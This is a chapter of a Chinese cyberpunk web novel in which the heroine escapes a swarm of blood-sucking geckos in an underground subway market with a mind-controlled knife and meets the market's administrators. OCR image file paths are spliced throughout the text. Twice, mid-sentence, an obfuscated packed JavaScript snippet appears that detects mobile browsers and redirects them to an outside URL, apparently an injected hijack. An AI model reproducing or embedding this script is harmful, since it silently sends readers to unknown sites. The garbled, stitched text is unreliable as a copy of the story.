她复制到地图上搜索,确实有这个地址,离地铁站有点远,便接着听摊主说:“找到他不难,只是向他买种子就有点难了。他是个狂热的种子收藏家,只藏不种。要是某类种子仅收藏有 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16389587|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 一粒,他是说什么也不会卖的。” “自己种了结种子不行吗?”柏穗下意识说道。 摊主摇摇手指:“小姐,我看你种出东西的概率很低啊。要真这么好种,农作物还会被铃兰垄断吗?” 柏穗想想也是,叹息起自己的前路真是渺茫,继承财产的第一步就这么难,账户里的钱撑死也只够一个多星期花的,时间再长就要向伍念初和杨烁两家化缘了。 向摊主问了出口方向,柏穗才抬腿准备离开,摊主突然跨过摊拉住她的手腕:“你的腿受伤了?” 摊主不提,柏穗都快忘了,小伤而已,回去处理就行了。柏穗想这么说,可察觉摊主的声音有些不对,她便低头查看伤势。 难道很严重吗?没感觉啊。 不看不打紧,柏穗一看差点晕过去:一只壁虎大小的生物正趴在她的裤子上,长在头顶的三颗漆黑眼珠提溜着不知在看向哪里。 “这......是什么......” “你别动!”摊主稳住柏穗,“这是吸血守宫,它们闻到血腥味儿就会从阴暗处爬出来。在明亮的地方它们行动比较缓慢,动态视力下降,攻击性不强,就吸你点血而已,放心。” 什么叫“就吸点血而已”? 这只吸血守宫通体深绿,光滑的身体边缘又呈现半透明状态。摊主抓住柏穗手腕时它被惊得动了一下,此刻又静静吸附在柏穗裤子上。 它很轻,伤口处又一直麻木,不怪柏穗没察觉有这样一个生物附在自己身上吮吸自己的血液。 不过守宫为什么会吸血?有这个品种吗?没等柏穗细想,摊主单手解下挂在柏穗腰带上的小刀,顺手按下刀柄上的按键,按键周围发出一圈微弱白光:“拿手上防身。” “......不是说攻击性不强吗?” “这玩意儿只要出现,周围就一定不止一只了。成群的攻击性还是很可观的。你这么点伤还不足以吸引吸血守宫出现,地铁站里一定有人受了很严重的外伤。”摊主语速极快,她抄起摊边不起眼的手套,左右手都带上,慢慢接近吸血守宫,“你别动,我来处理。” 柏穗不敢大口呼吸,看着摊主双手距离吸血守宫仅几厘米时停顿了两秒,吸血守宫便受到什么刺激般立刻抽搐着脱离了柏穗,摊主迅速抓住吸血守宫,将它甩到地铁通道里。 “噗嗤”,血肉炸裂声淹没在人群的吵闹声中。 “呼——多谢!”吸血守宫貌似很脆弱嘛。柏穗紧绷的身体放松下来,感激地看向摊主。后者应该是在发消息,她胡乱揉了揉头发,像遇到了棘手的事情。柏穗观察她戴着的手套,和柏穗见过的烘培手套一样厚实,但材料并不柔软,也没有花里胡哨的花纹。 “先别谢,赶快离开这里。管理员很快就来清理。”发完信息,摊主边说边开始收拾她的小摊,其余摊主也似乎一一收到相关消息,纷纷开始赶顾客。 “您下次再来看吧,今天收摊了。快走吧。” “你这人怎么还赶客呢?” “实话告诉您,通知说是B级警告。” 仿佛为了证实他的话,地铁站广播在“刺啦——”一声后传来人声:“B级警告,请大家有序撤离,管理员很快抵达。” 这位顾客听罢顿时放弃纠缠,头也不回地朝出口方向跑去,谁知一转身,几只吸血守宫早已趴在他的背上。 3. 没电还能砍 “你背上有吸血守宫!”那个摊主惊呼提醒他。 这声惊呼像吸血守宫的号角,成群的吸血守宫开始从阴暗处爬到地面上,也有部分从头顶上掉下来的,落在人的脚边或者头顶。 一时间,地铁站从有序变成慌乱,人群忙不迭的往出口挤去,不乏有人被挤到正好缺少护栏的边缘,掉到地铁轨道上。 柏穗一惊,想去看那人的情况,摊主拦住了她:“你先管好自己吧。” 满地从各个方向冒出的吸血守宫虽然能被人轻易踩死,但是摊主告诉柏穗,直接用皮肤触碰吸血守宫的后背会中毒。 来买东西的很多人都没有趁手的工具,像摊主的手套那样能攻击又能防毒。贸然去抓守宫头部容易被它的三只眼睛发现,导致守宫躲开,除非能动作缓慢地靠近它。但这样四处混乱的半密闭空间里,很少有人能不被打断地将掉落在身上的吸血守宫拿走。 也有人看上去不是第一次遇到这种情况,神色较为冷静,掏出手枪或者刀具对接近自己的吸血守宫猛下狠手,地面上留下一滩滩深绿色的液体。 广播声、惊喊声、呼救声、开枪声还有刀具插入□□的声混杂在一起,组成一曲混乱的交响曲。 柏穗被摊主拉到护栏边上,这里远离出口,不算很拥堵。“拿稳刀,看到它后背的几道黄色弧线了吗?横着划开所有弧线,它就会死。”柏穗握着刀柄,视线从一个吸血守宫移到另一个,点点头。 “唉,送佛送到西。”摊主背上装满商品的破旧双肩包,“跟在我后面。” 柏穗心想,摆摊好像不是很赚钱。 但现在不是想这个的时候,她看到一个人浑身爬满了吸血守宫,脸部也逐渐被吸血守宫覆盖。 那人像站在绿色火焰中心,撕心裂肺地喊叫,期待有人能救他。他双腿摇摇晃晃地迈出几步,试图冲出火焰,最终还是“扑通”跪在地上,接着倒在地,没了动静。 她穿越以来,第一次亲眼目睹人类生命的流逝,仿佛是在提醒她,她某天也会和那人一样突然离开世界。 柏穗握着刀柄,指节绷紧发白。 但一定不会是今天! 毕竟五千万还等着她! “吸血守宫穿越不了出口。”摊主冷静地对柏穗说,让她跟紧点。出口在站台倒数第二个柱子处,那里一个接一个的人影消失在原地。 人相比一开始少了许多,有出去的,有被踩踏倒在路上的,有被吸血守宫围攻而亡的。 即便如此,还是有源源不断地吸血守宫冒出。一有守宫靠近,摊主就迅速落脚。掉落她们身上的也被摊主用手套逐一解决。 “你包上!”一只吸血守宫掉到摊主的背包上,柏穗抿着嘴,瞄准守宫背部,果断用刀划过那几道黄色弧线。 半透明的绿色血液溅落到柏穗手上,失去生命气息的吸血守宫“啪嗒”落地。 柏穗手控制不住地颤抖,不是因为害怕,而是因为接触到血液的小刀活过来一般,想要挣脱束缚跳出她的手心,而且颤抖得越来越厉害。 柏穗单手都快握不住刀柄,对前面的摊主喊道:“这刀绝对不对劲啊!” 摊主忙着处理扑面而来的守宫,头也不回地说:“打开手环。” 你这不是知道怎么用吗? 吐槽归吐槽,柏穗听话地打开设置了免打扰的手环,一条信息跳出:“小刀申请连接。” 犹豫了一下,柏穗点击确认,随即脑中神经像与某种接面融合,仿佛水流延淌出体外,浸润进小刀内部。 “滴。” 这种感觉过于奇妙,柏穗的手掌稍一放松,小刀就脱离了掌控,但是没有落地,而是悬浮在空中,随着柏穗的思想落点移动。 竟然不是废品吗?我以小人之心度“摊主”之腹了? 柏穗试探着指挥,短刀在神经的操控下配合着她移动,在空中划出蜿蜒的轨迹。 一只吸血守宫爬到柏穗脚边想要下口,她连忙控制小刀奔向吸血守宫,连她自己都没看清,小刀就已经刺入□□。 她清楚地感受到守宫体内的温热,就像和小刀共感,如果它也有感觉的话。 呜呼!指哪儿打哪儿!爽! 吸血守宫纷纷赶来给柏穗“练手”,柏穗很快就能熟练运用小刀进行攻击。不仅如此,她能感受到和小刀之间的隐秘连接似乎在不断加强。 越靠近出口,守宫越多。幸好有摊主抵挡了前方大部分的吸血守宫,不然就算有小刀加持,柏穗都不一定能在这种攻势下走远几步。 在摊主一米七几大高个的后面,好有安全感。柏穗 摊主注意到柏穗这边的情况,眉头挑起,似乎没料到她这么短的时间内就能掌控小刀。本来只是想让她试试看而已。 出口就剩几步时,柏穗正用得起劲,她收到手环强制跳出提醒:“小刀电量低,请及时充电。“ 没电了?小刀竟然是电力支持的? 柏穗正想可惜地收回刀,手环紧接着蹦出信息:“小刀牌小刀,没电还能砍。” 这时候就不要打广告了吧! “总算出来了。” 一分钟后,跨过出口,柏穗接下已经燃尽的小刀牌小刀。 她缩回刀片,琢磨小刀里应该是有一套动力系统,能通过小刀的运动发电。让小刀在电量已经很低的情况下还是能和柏穗的神经连接,撑过了最后一段路。只是动作肉眼可见地放慢了一些。 这种“慢”是相对的,比柏穗手动挥舞小刀仍然快了几倍。 “出来的人都哪儿去了?”明明穿过出口时感觉有很多人从身边经过,柏穗把小刀挂回腰间,看着眼前无人的脏乱楼梯问道。 “入口有很多。从哪里进入就会从哪里出去。”巧合的是,她俩恰是同一个入口进去的。摊主没多解释,上下扫过柏穗全身,“你看起来没事儿。” “好得很!” 话音未落,柏穗像被空气呛住了,猛咳起来。她弓起腰,双手死死捂着嘴,脸颊肉被挤得微微凸起。 摊主等她平静下来,抓住她的手,摊开手心:“咳血,你中毒了?” “不是不是,我是……” “谁中毒了?”两个穿着海军蓝棒球服外套的人匆匆赶来,其中一个人“嗖”地进了地铁站,另一个停在柏穗身边询问道。 “我没……”柏穗后退一步。她的目光突然盯住棒球服上一个反光的东西,看上去是一个宝蓝色徽章。光线实在太差,她辨不真切。 柏穗的目光往上移,棒球服男过于瘦削的脸上,一双下垂型的眼睛正看着摊主。他说:“于姐,你带出来的人还能中毒啊。” “我没中毒,我是有病!”柏穗急着为自己辩解。 棒球服男叫赵甫,他挎着腰包,拿了一个照明设备临时按在墙上。这下柏穗看清徽章,盾牌形状,的确是明亮的宝蓝色,上面似乎有形似叶子的图案,她总感觉在哪儿碰见过。 “就只有手套,小刀她用着。“摊主举起厚实的手套朝棒球服男晃了晃,掌心处有两圈金属。她摘下手套塞到背包侧面。 摊主自从发现吸血守宫后就像换了个人,不笑了也不狡诈了更不狡诈地笑了,话也少了,一路上冷静无比,好像经常经历类似的事情已经习以为常。 赵甫随即用一种“你真菜”的眼神看向柏穗,然而目光中又带着一丝惊异和探究。 “第一次用,不错了。”摊主说。 “呵,管你有没有病都得检查一下,不能传出去。”赵甫先递了张纸给柏穗擦干净手心的血迹和皮肤上被溅上的绿色液体。 “噫......”自己的血迹好擦,柏穗身上的吸血守宫的血液则半干在肌肤上,黏答答像绿色鼻涕。 “扔这里。”回收了脏纸,赵甫从腰包找出一个类似放大镜的小玩意儿,对着柏穗的手腕按下。 “这是什么?” “医用检测仪器。”赵甫说。 仪器上,一个红色光点一圈一圈绕着圆形玻璃周围转悠,赵甫盯着中间的玻璃:“体温......脉搏......血压......血压有点儿低,不过这不算症状。” 柏穗也盯着看,但什么也没看出来。 难不成这个仪器也是和他神经连接的? 这个人,还有摊主,他们到底什么来头?好像人人都有这种市面上不存在的工具。 思考间,赵甫放 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|131xs|n|xyz|16389588|184218||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 回检测器:“应该没中毒,你确实只是有病。” 摊主朝他使了个眼色,他又说:“噢,噢......不过吧,这个中毒也有时延。这样,你加我个好友,后续有什么问题来联系我。” “这不好吧,太麻烦了。” “嗐,这是我们管理员应该做的。” 赵甫朝摊主点头:“那我去帮鲁鸢。” “不用,解决了。”一个人影走出黑暗,她和赵甫的穿着一模一样。看到摊主,她眼睛一亮:“哟,于姐也在。” “小鸢。” “这是谁?”鲁鸢看向柏穗。 “顾客。我把小刀卖给她了。” “你真舍得。”鲁鸢注视着柏穗腰间的小刀,撇撇嘴角。 “怀念过去对现在和将来都没有好处。” 柏穗闻到空中一股酸溜溜的气味,气味源头叫她:“喂,你叫什么?” “柏穗。” 鲁鸢手撑下巴说:“名字倒不错。” 她直视着柏穗:“我叫鲁鸢,地下市场管理员。” 地下市场......说白了就是黑市吧。 柏穗点点脑袋,眼睛移向摊主。 “你不说点什么吗?”摊主和她对视上,从她的眼神中读出这句话。 “咳。”摊主转过头,“于静岳。”“你也是管理员?” “不是。”于静岳回答道,另外两人默不作声。柏穗眼神在三人中来回转,看出这里头有故事,但很识趣地没多问。 有了照明设备,楼梯这段磕磕绊绊的路就不足为惧。柏穗凭记忆找到划伤她的器具,确认上面没生锈。 她回头,怪不得地铁口看上去黑得深不见底,原来是被人为封住了。 到了地面上,和鲁、于两人加过好友,柏穗才想起来,好奇地问鲁鸢:“那么多吸血守宫,你是怎么解决的?” “用火烧,像这样。”鲁鸢抬手,凭空生出一股火焰。 “哇——”等等,这不是赛博朋克世界吗?怎么还有异能这种东西? “改造过。”鲁鸢得意地伸着手说,她的手看起来和平常的人手无异。 原来是赛博格。 赛博格,是指用机械等无机物代替部分身体,动作仍由主体思想控制的人或动物。 在柏穗的印象中,赛博格基本都是由于受伤被迫安装机械义体参与改造的。 于静岳大概三十多岁,鲁鸢和赵甫看着比柏穗大不了多少,二十出头的样子。两个人年纪轻轻就能作为黑市管理员迅速处理好刚才那种场面。 她的眼神暗了下去。 “你们找到血源了吗?”于静岳问赵甫。 “嗯。一个被真理塔追击重伤的逃犯,进入地下市场估计是想引起混乱方便逃跑。正巧我们有人在市场伪装身份辅助调查另一个案子,将他逮捕了。现在正在转移到真理塔地下。”赵甫复述了一遍别人给他发来的B级警告事件处理报告。 